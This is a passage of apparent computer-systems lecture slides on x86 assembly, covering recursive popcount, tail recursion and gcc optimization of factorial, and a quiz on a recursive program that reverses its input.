    je      .L2             # Same: skip ahead  
    call    __stack_chk_fail # ERROR  
.L2:  
    . . .
```

Recursive Function

```
/* Recursive popcount */
int pcount_r(unsigned x) {
    if (x == 0)
        return 0;
    else return
        (x & 1) + pcount_r(x >> 1);
}
```

- **Registers**

- **%eax, %edx** used without first saving
- **%ebx** used, but saved at beginning & restored at end

```
pcount_r:
    pushl %ebp
    movl %esp, %ebp
    pushl %ebx
    subl $4, %esp
    movl 8(%ebp), %ebx
    movl $0, %eax
    testl %ebx, %ebx
    je .L3
    movl %ebx, %eax
    shrl $1, %eax
    movl %eax, (%esp)
    call pcount_r
    movl %ebx, %edx
    andl $1, %edx
    leal (%edx,%eax), %eax
.L3:
    addl $4, %esp
    popl %ebx
    popl %ebp
    ret
```


Tail Recursion

```
int factorial(int x) {  
    if (x == 1)  
        return x;  
    else  
        return  
            x*factorial(x-1);  
}
```

```
int factorial(int x) {  
    return f2(x, 1);  
}  
  
int f2(int a1, int a2) {  
    if (a1 == 1)  
        return a2;  
    else  
        return  
            f2(a1-1, a1*a2);  
}
```


No Tail Recursion (1)

x: 6
return addr
x: 5
return addr
x: 4
return addr
x: 3
return addr
x: 2
return addr
x: 1
return addr

No Tail Recursion (2)

x: 6	ret: 720
return addr	
x: 5	ret: 120
return addr	
x: 4	ret: 24
return addr	
x: 3	ret: 6
return addr	
x: 2	ret: 2
return addr	
x: 1	ret: 1
return addr	

Tail Recursion



Code: gcc -O1

f2:

```
    movl    %esi, %eax
    cmpl    $1, %edi
    je      .L5
    subq    $8, %rsp
    movl    %edi, %esi
    imull   %eax, %esi
    subl    $1, %edi
    call    f2          # recursive call!
    addq    $8, %rsp
```

.L5:

```
    rep
    ret
```

Code: gcc -O2

```
f2:
    cmpl    $1, %edi
    movl    %esi, %eax
    je      .L8

.L12:
    imull   %edi, %eax
    subl    $1, %edi
    cmpl    $1, %edi
    jne     .L12
} loop!


.L8:
    rep
    ret
```

Quiz 4

```
int main() {  
    recur();  
    return 0;  
}  
  
void recur() {  
    char c = getchar();  
    if (c != EOF) {  
        recur();  
        putchar(c);  
    }  
}
```

- What does this program do?
 - a) repeatedly: reads a char, then writes it
 - b) reads in all its input, then writes it out in the order it was read in
 - c) reads in all its input, then writes it all out in reverse order
 - d) reads in all of its input backwards, then writes it all out

Reversing the Input



abcdefghijklmnopqrstuvwxyz

Reversing the Input



bcdefghijklmnopqrstuvwxyz

Reversing the Input




cdefghijklmnopqrstuvwxyz

Reversing the Input




defghijklmnopqrstuvwxyz

Reversing the Input



qrstuvwxyz

Reversing the Input



print buf:

ponmlkjihgfedcba

(Sort of) Doing it in C

```
int main( ) {
    char *buf;
    unsigned long cnt=0;
    long i;
    unsigned long ssize;

    for (ssize=16; ; ssize += 16) {
        buf = Alloc16BytesOnStack();
        for (i=15; i>=0; i--, cnt++) {
            if ((buf[i] =
                getchar()) == EOF)
                goto done;
        }
    }

done:
    write(1, &buf[i+1], cnt);
    write(1, "\n", 1);

    PopBytesOffStack(ssize);
    return 0;
}
```